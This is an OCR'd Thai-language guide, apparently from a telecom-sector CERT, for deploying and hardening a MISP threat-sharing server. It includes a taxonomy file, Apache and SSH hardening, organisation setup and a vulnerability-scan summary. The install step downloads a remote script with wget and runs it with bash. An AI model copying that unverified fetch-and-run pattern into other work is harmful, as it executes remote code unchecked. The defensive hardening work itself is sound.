        "expanded":"มัลแวร์ที่ถูกแนบมากับข้อความหรือข้อความในอีเมลที่มี link ไปยัง URL หรือหมายเลข IP ที่เป็นอันตรายะบบ"
      }
```

```
    ]
  },
  {
    "predicate": "malware",
    "entry": [
      {
        "value": "command-and-control",
        "colour":"#f3c1e8",
        "expanded":"ระบบที่ถูกใช้เป็น Command-and-control ของ Botnet นอกจากนี้ยังหมายถึงระบบที่ใช้เป็นจุดรวบรวมข้อมูลที่ Botnet ขโมยข้อมูลมาฝากไว้ "
      }
    ]
  },
  {
    "predicate": "malware",
    "entry": [
      {
        "value": "malicious-connection",
        "colour":"#f3c1e8",
        "expanded":"ระบบพยายามเข้าถึง port ที่มีความเกี่ยวข้องกับมัลแวร์บางประเภท หรือระบบพยายามเข้าถึงหมายเลข IP หรือ URL ที่มีความเกี่ยวข้องกับมัลแวร์บางประเภท เช่น Command-and-control"
      }
    ]
  },
  {
    "predicate": "false-positive-risk",
    "entry": [
      {
        "value": "low",
```

```
        "colour":"#afc2e7",
        "expanded":"ความเสี่ยงที่จะเป็น false positive อยู่ในระดับต่ำมีความมั่นใจความถูกต้องของข้อมูลมากกว่า 75%"
       }
     ]
   },
   {
     "predicate": "false-positive-risk",
     "entry": [
       {
         "value": "medium",
         "colour":"#348ad6",
         "expanded":"ความเสี่ยงที่จะเป็น false positive อยู่ในระดับปานกลางมีความมั่นใจความถูกต้องของข้อมูลอยู่ในระหว่าง 25% - 75%"
       }
     ]
   },
   {
     "predicate": "false-positive-risk",
     "entry": [
       {
         "value": "high",
         "colour":"#3d5b93",
         "expanded":"ความเสี่ยงที่จะเป็น false positive อยู่ในระดับสูงมีความมั่นใจความถูกต้องของข้อมูลน้อยกว่า 25%"
       }
     ]
   }
 ]
}
```


การดำเนินการเพื่อนำ ttc-cert-taxonomy เข้าไปใช้งานในระบบ Platform การแลกเปลี่ยนข้อมูล ดำเนินการดังนี้

- $ sudo su
- # cd /var/www/MISP/app/files/taxonomies/
- # sudo -u www-data mkdir ttc-cert-taxonomy
- # cd ttc-cert-taxonomy
- # rm machinetag.json
- ดำเนินการสร้างไฟล์ machinetag.json โดย


```
sudo -u www-data echo '
{
  "namespace": "TTC-CERT",
  "description": "Thailand Telecommunications Sector CERT https://www.ttc-cert.or.th/",
  "version": 8,
...
...
...
"expanded":"ความเสี่ยงที่จะเป็น false positive อยู่ในระดับสูงมีความมั่นใจความถูกต้องของข้อมูลน้อยกว่า 25%"
        }
      ]
    }
  ]
}
' | tee /var/www/MISP/app/files/taxonomies/ttc-cert-taxonomy/machinetag.json
```

- chown www-data:www-data -R /var/www/MISP/app/files/taxonomies/ttc-cert-taxonomy

- จากนั้นไปที่ MISP Web GUI taxonomies/index แล้วกด Update Taxonomies โดยมีวิธีการตาม**ภาพที่ 20**, **ภาพที่ 21**, **ภาพที่ 22**, **ภาพที่ 23**, และ**ภาพที่ 24** ตามลำดับ




ภาพที่ 20 *แสดงขั้นตอนการ Update Taxonomies ในระบบ MISP*




ภาพที่ 21 *แสดงขั้นตอนการ Update Taxonomies ในระบบ MISP*

ภาพที่ 22 *แสดงขั้นตอนการ Update Taxonomies ในระบบ MISP*




ภาพที่ 23 *แสดงขั้นตอนการ Update Taxonomies ในระบบ MISP*




ภาพที่ 24 *แสดงขั้นตอนการ Update Taxonomies ในระบบ MISP*

- เมื่อดำเนินการเรียบร้อยและเข้าไปดูในรายละเอียดของ Taxonomies ของ TTC-CERT จะได้ตาม**ภาพที่ 25** และ **ภาพที่ 26**



ภาพที่ 25 *ผลการ activate Taxonomy ที่สร้างขึ้นมาในระบบ*



ภาพที่ 26 *ผลการ activate Taxonomy ที่สร้างขึ้นมาในระบบ เมื่อจะใส่ Tags สำหรับสร้าง Event ใหม่*

11. การติดตั้ง ระบบ Platform การแลกเปลี่ยนข้อมูล

11.1. การติดตั้งระบบปฏิบัติการและการทำ Operating System Hardening

11.1.1. ดำเนินการตั้งชื่อเครื่องแม่ข่ายเป็น MISP

11.1.2. ดำเนินการ configure static IP Address โดย

$ sudo pico /etc/netplan/00-installer-config.yaml

แก้ไขไฟล์ 00-installer-config.yaml ดังนี้

```
network:
  version: 2
  renderer: networkd
  ethernets:
    enp0s3:
      dhcp4: no
      addresses: [10.10.10.1/24]
      gateway4: 10.10.10.254
      nameservers:
        addresses: [208.67.220.220, 208.67.222.222]
```

$ sudo netplan apply

11.1.3. ดำเนินการ map ชื่อ misp.ttc-cert.or.th เป็น 10.10.10.1

$ sudo pico /etc/hosts

```
127.0.0.1 localhost
127.0.1.1 misp
10.10.10.1 misp.ttc-cert.or.th
```

11.1.4. ดำเนินการ update package database และ upgrade installed packages โดย

$ sudo apt update && sudo apt upgrade -y

11.1.5. ดำเนินการทำ Operating System Hardening โดย

$ ansible-playbook -i host run.yaml -t section1 -kK

$ ansible-playbook -i host run.yaml -t section2 -kK

$ ansible-playbook -i host run.yaml -t section3 -kK

$ ansible-playbook -i host run.yaml -t section4 -kK

$ ansible-playbook -i host run.yaml -t section5 -kK

$ ansible-playbook -i host run.yaml -t section6 -kK

11.1.6. ดำเนินการ Configure NTP Client เพื่อตั้งเวลาให้กับเครื่องแม่ข่าย

11.1.6.1. ดูการตั้งค่าปัจจุบันของ system time

$ timedatectl

$ sudo systemctl status systemd-timesyncd

11.1.6.2. ตั้งค่าเซิร์ฟเวอร์ NTP สำหรับ ตั้งค่าเวลา โดย

$ sudo pico /etc/systemd/timesyncd.conf

```
[Time]
NTP=pool.ntp.org
FallbackNTP=ntp.ubuntu.com
RootDistanceMaxSec=5
PollIntervalMinSec=32
PollIntervalMaxSec=2048
```

11.1.6.3. ดำเนินการ restart service และตรวจสอบสถานะการทำงาน โดย

$ sudo systemctl restart systemd-timesyncd

$ sudo systemctl status systemd-timesyncd

11.1.6.4. ดำเนินการตั้งค่า timezone ให้เป็นประเทศไทย โดย

$ sudo timedatectl set-timezone Asia/Bangkok

11.2. การติดตั้ง Malware Information Sharing Platform - MISP

หลังจากดำเนินการติดตั้งระบบปฏิบัติการและการทำ Operating System Hardening จะดำเนินการติดตั้ง Malware Information Sharing Platform - MISP โดยมีขั้นตอนดังนี้

1. Login เข้าหน้า Terminal
2. พิมพ์คำสั่งเพื่อดาวน์โหลดสคริปต์สำหรับติดตั้ง โดย

   $ wget -O /tmp/INSTALL.sh

   https://raw.githubusercontent.com/MISP/MISP/2.4/INSTALL/INSTALL.sh
3. พิมพ์คำสั่งเพื่อ ตรวจสอบ the installer options โดย


   $ bash /tmp/INSTALL.sh
4. พิมพ์คำสั่งเพื่อติดตั้ง MISP Core และ MISP Module โดย

```
$ bash /tmp/INSTALL.sh -c -M
```

5. พิมพ์คำสั่งเพื่อลบข้อมูล sensitive จากระบบ (mysql.txt เก็บข้อมูลรหัสผ่านของ mysql และ MISP-authkey.txt เก็บข้อมูล Authkey ของผู้ใช้งานชื่อ misp ระหว่างที่ทำการติดตั้ง MISP)

```
$ sudo rm /home/misp/mysql.txt
$ sudo rm /home/misp/MISP-authkey.txt
```

6. เมื่อติดตั้งเรียบร้อยจะสามารถเข้าใช้งานระบบ Platform การแลกเปลี่ยนข้อมูล ผ่าน Browser โดย https://10.10.10.1 จะได้ตาม**ภาพที่ 27** ซึ่งเมื่อติดตั้งเรียบร้อยแล้วจะดำเนินการ configure Malware Information Sharing Platform - MISP และทำ Application Hardening ตามหัวข้อต่อไป



ภาพที่ 27 *แสดงหน้าแรกการเข้าใช้งานระบบ Platform การแลกเปลี่ยนข้อมูล ผ่าน Browser*

11.3. การ Configure Malware Information Sharing Platform และการทำ MISP Hardening

11.3.1. ดำเนินการ Hardening ระบบ Platform การแลกเปลี่ยนข้อมูล

Hardening Apache	
Keep updating Apache Regularly $ sudo apt install apache2	configued

Hide Apache Version and Operating System
To hide those details, add the two lines in apache config file
/etc/apache2/conf-enabled/security.conf
$ sudo pico /etc/apache2/conf-enabled/security.conf
ServerSignature Off
ServerTokens Prod
 	
Then reload Apache:
$ sudo systemctl reload apache2
	configued

Disable TRACE method
$ sudo pico /etc/apache2/conf-enabled/security.conf
TraceEnable Off
$ sudo systemctl reload apache2
	configued

Disable Directory Listing and FollowSymLinks To disable these, add "Options None" in apache config file $ sudo pico /etc/apache2/apache2.conf <Directory /> #Options FollowSymLinks Options None AllowOverride None Require all denied </Directory> <Directory /usr/share> Options None AllowOverride None Require all granted </Directory> <Directory /var/www/> #Options Indexes FollowSymLinks Options FollowSymLinks AllowOverride None Require all granted	configued

</Directory> Then reload Apache: $ sudo systemctl reload apache2 • MISP ต้องใช้ “Options FollowSymLinks” เพื่อให้สามารถทำงานได้	

System Settings Protection
In a default installation, users can override apache configuration using .htaccess. If you want to stop users from changing your apache server settings, you can add AllowOverride to None
$ sudo pico /etc/apache2/apache2.conf
 	
<Directory />
#Options FollowSymLinks
Options None
AllowOverride None
Require all denied
</Directory>
 	
<Directory /usr/share>
Options None
AllowOverride None
Require all granted
</Directory>
 	
<Directory /var/www/>
#Options Indexes FollowSymLinks
Options FollowSymLinks
AllowOverride None
Require all granted
</Directory>
 	
Then reload Apache:
$ sudo systemctl reload apache2
	configued

Run Apache from a non-privileged account	configued
Disable Unnecessary Modules Check if module is already loaded or enabled $ sudo apachectl -M All we need for MISP	configued

core_module (static)
so_module (static)
watchdog_module (static)
http_module (static)
log_config_module (static)
logio_module (static)
version_module (static)
unixd_module (static)
access_compat_module (shared)
alias_module (shared)
authn_core_module (shared)
authn_file_module (shared)
authz_core_module (shared)
authz_host_module (shared)
authz_user_module (shared)
deflate_module (shared)
dir_module (shared)
env_module (shared)
filter_module (shared)
headers_module (shared)
mime_module (shared)
mpm_prefork_module (shared)
negotiation_module (shared)
php7_module (shared)
reqtimeout_module (shared)
rewrite_module (shared)
setenvif_module (shared)
socache_shmcb_module (shared)
ssl_module (shared)
 	
Disable unnecessary modules by
$ sudo a2dismod auth_basic
$ sudo a2dismod autoindex
$ sudo systemctl restart apache2	

Enable Apache Logging Apache and MISP server-Wide logging located at /var/log/apache2	configued
Endeavor to Get an SSL Certificate Go to section “การกำหนดค่า (configuration) เกี่ยวกับ Hypertext Transfer Protocol Secure (HTTPs)”	configued
Hiding Etag	configued

This tag keeps vital information and needs to disable. you can add the below parameter in this /etc/apache2/conf-enabled/security.conf file and reload the service.
$ sudo pico /etc/apache2/conf-enabled/security.conf
FileETag none
$ sudo systemctl restart apache2	

Secure Apache from XSS attacks
To enable the mod_header in the apache server using the below command then add the header in the security.conf file.
$ sudo a2enmod headers
$ sudo systemctl restart apache2
$ sudo pico /etc/apache2/conf-enabled/security.conf
Header set X-XSS-Protection "1; mode=block"
$ sudo systemctl restart apache2
	configued

Secure “HTTPOnly flag” To Secure Cookies
$ sudo pico /etc/apache2/conf-enabled/security.conf
Header edit Set-Cookie ^(.*)$ $1;HttpOnly;Secure
$ sudo systemctl restart apache2
	configued

Protect from Clickjacking Attack
$ sudo pico /etc/apache2/conf-enabled/security.conf
Header always append X-Frame-Options: "sameorigin"
$ sudo systemctl restart apache2
	configued

HSTS: HTTP Strict Transport Security
$ sudo pico /etc/apache2/conf-enabled/security.conf
Header set Strict-Transport-Security "max-age=3153600"
$ sudo systemctl restart apache2
	configued

Setting a server's X-Content-Type-Options HTTP response header to nosniff instructs browsers to disable content or MIME sniffing
$ sudo pico /etc/apache2/conf-enabled/security.conf
Header set X-Content-Type-Options nosniff
$ sudo systemctl restart apache2
	configued

Disable SSL 3.0 TLS 1.0 and 1.1
To check if a server is using SSL 3.0, or TLS 1.0 or 1.1
$ nmap --script ssl-enum-ciphers 192.168.57.254
You can disable all obsolete versions of SSL/TLS supported by Apache by specifying them as follows:
$ sudo pico /etc/apache2/mods-enabled/ssl.conf
SSLProtocol all -SSLv3 -TLSv1 -TLSv1.1
$ sudo systemctl restart apache2
	configued

Disabling Void and Weaker Ciphers	configued

ดำเนินการตามข้อ "การกำหนดค่า (configuration) เกี่ยวกับ Hypertext Transfer Protocol Secure (HTTPs)" $ sudo pico /etc/apache2/sites-available/misp-ssl.conf SSLCipherSuite HIGH:!aNULL:!MD5	


Ensure HTTP Request Methods Are Restricted
HTTP 1.1 protocol supports many request methods which may not be required and some of them are having potential risk.
Typically you may need GET, POST, OPTIONS request methods in a web application, which can be configured in the respective Directory directive.
$ sudo nano /etc/apache2/apache2.conf
<Directory />
Options FollowSymLinks
AllowOverride None
Require all denied
<LimitExcept GET POST OPTIONS>
deny from all
</LimitExcept>
</Directory>
 	
<Directory /usr/share>
AllowOverride None
Require all granted
<LimitExcept GET POST OPTIONS>
deny from all
</LimitExcept>
</Directory>
 	
<Directory /var/www/>
Options Indexes FollowSymLinks
AllowOverride None
Require all granted
<LimitExcept GET POST OPTIONS>
deny from all
</LimitExcept>
</Directory>
 	
$ sudo systemctl restart apache2
	configued

Uninstall the documentation package apache2-doc (/manual) sudo apt-get remove apache2-doc	configued
Hardening overall system	

Access the MISP remotely via ssh from only bastion host
$ sudo pico /etc/hosts.allow
sshd: 192.168.0.1/32
 	
$ sudo pico /etc/hosts.deny
sshd: ALL
 	
$ sudo service ssh restart
	configued

Encrypt all partitions where the data is stored	check
The database server and any other servers running on the machine bound to localhost	check

11.3.2. ทดสอบค่าความปลอดภัยของ MISP



ภาพที่ 28 *แสดงผลการทดสอบค่าความปลอดภัยของ MISP*

ผลการทดสอบค่าความปลอดภัยของ MISP โดยใช้โปรแกรมการประเมินช่องโหว่ (Vulnerability Assessment) ชื่อ OWASPZAP 2.9.0 พบว่ามีการค้นพบช่องโหว่แบบ SQL Injection ของหน้า page ที่ใช้ในการ login เข้าระบบ Platform การแลกเปลี่ยนข้อมูล (https://10.99.99.110/users/login) รายละเอียดตาม**ภาพที่ 28** แต่อย่างไรก็ตามเมื่อทดสอบการโจมตีแบบ SQL Injection แบบ Manual ก็ไม่สามารถเข้าถึงระบบได้ ตามที่ระบุจากโปรแกรมการประเมินช่องโหว่ OWASPZAP ซึ่งผลที่แจ้งว่ามีช่องโหว่ SQL Injection น่าจะเป็น False Positive

11.3.3. ดำเนินการสร้างบัญชีผู้ใช้งาน site admin และรหัสผ่าน

11.3.4. ดำเนินการสร้าง Organisations ของแต่ละองค์กรของสมาชิก ในระบบ เช่น

11.3.4.1. ศูนย์ TTC-CERT

- Organisation Identifier: ttc-cert.or.th
- UUID: d8147df3-b1cb-482f-9b0d-b9f3252518d3
- A brief description of the organisation: Thailand Telecommunications Sector CERT
- Bind user accounts to domains (line separated): ttc-cert.or.th
- Type of organisation: Thailand Telecommunications Sector CERT
- Contacts: contact@ttc-cert.or.th

11.3.4.2. จากนั้นดำเนินการสร้าง Organisations ของแต่ละองค์กรของสมาชิกให้เรียบร้อย ตาม **ภาพที่ 29**

Id	Logo	Name	UUID	Description	Nationality	Sector	Type
23		ais.co.th	35a89231-0a63-443c-86ce-7e54edfa01eb	Advanced Info Service Public Company Limited is Thailand's largest GSM mobile phone operator.	Thailand	Telecommunications	Telecommunications
28	CSL	csl.co.th	e29c0462-7199-4551-b190-a6f6b79ae3cd	CSL, or formerly known for more than 25 years as CS LOXINFO, has continued to thrive, starting from a quality Internet service provider (ISP) to become DC service provider.	Thailand	Telecommunications	Telecommunications
25		dtac.co.th	c83b9dbb-dd95-42ee-9fee-210d741f5e30	Total Access Communication Public Company Limited, commonly known as DTAC, is the third-largest GSM mobile phone provider in Thailand	Thailand	Telecommunications	Telecommunications
29	ntpic.co.th	ntpic.co.th	7628ae9b-4985-4063-b5c7-095f040b2ee8	TOT Public Company Limited (TOT) and CAT Telecom Public Company Limited (CAT) have been merged into National Telecom Public Company Limited (NT)	Thailand	Telecommunications	Telecommunications
26		symphony.net.th	32fee0d5-4033-4475-a077-b99d934ac053	Symphony Communication Public Company Limited or SYMC is a Telecommunication network and service provider in Thailand, providing high speed and reliable network for both domestic and international connectivity and value-added services to serve the fast-growing data demand in Thailand and ASEAN.	Thailand	Telecommunications	Telecommunications
24	true	truecorp.co.th	788c35e2-63c0-42b5-84d8-5c413dbc8be7	True Corporation Public Company Limited (TRUE) is a communications conglomerate in Thailand.	Thailand	Telecommunications	Telecommunications
1		ttc-cert.or.th	8f4aa0b7-5253-4143-b994-01d26579edb5	Thailand Telecommunications Sector CERT	Thailand	Telecommunications	Thailand Telecommunications Sector CERT
27	UIH	uih.co.th	b7dc7d38-f473-4e66-8297-1b35c05e3a13	United Information Highway Co., Ltd. (UIH) provides Digital Infrastructure and Solutions which are reinforced with Terabit-per-second network on fiber optics covering all business areas throughout Thailand.	Thailand	Telecommunications	Telecommunications

ภาพที่ 29 *ผลที่ได้จากการดำเนินการสร้าง Organisations ของแต่ละองค์กรของสมาชิก*

11.3.5. ดำเนินการสร้างบัญชีผู้ใช้งาน Org Admin และรหัสผ่าน ของแต่ละองค์กรของสมาชิก

11.3.6. ดำเนินการสร้างบัญชีผู้ใช้งานปกติและรหัสผ่านของแต่ละองค์กรของสมาชิกและ กำหนด Roles ของแต่ละบัญชีผู้ใช้งานตามหลักการ principle of least privilege และ need-to-know basis

11.3.7. ดำเนินการ Server Settings & Maintenance

11.3.7.1. MISP settings

- MISP.baseurl = https://misp.ttc-cert.or.th
- MISP.external_baseurl = https://misp.ttc-cert.or.th
- MISP.host_org_id = ttc-cert.or.th
- MISP.email = misp@ttc-cert.or.th
- MISP.disable_emailing = false
- MISP.default_event_distribution = This community only
- MISP.default_attribute_distribution = Inherit from event
- MISP.default_event_tag_collection = None
- MISP.default_publish_alert = true
- MISP.org = TTC-CERT
- MISP.contact = misp@ttc-cert.or.th
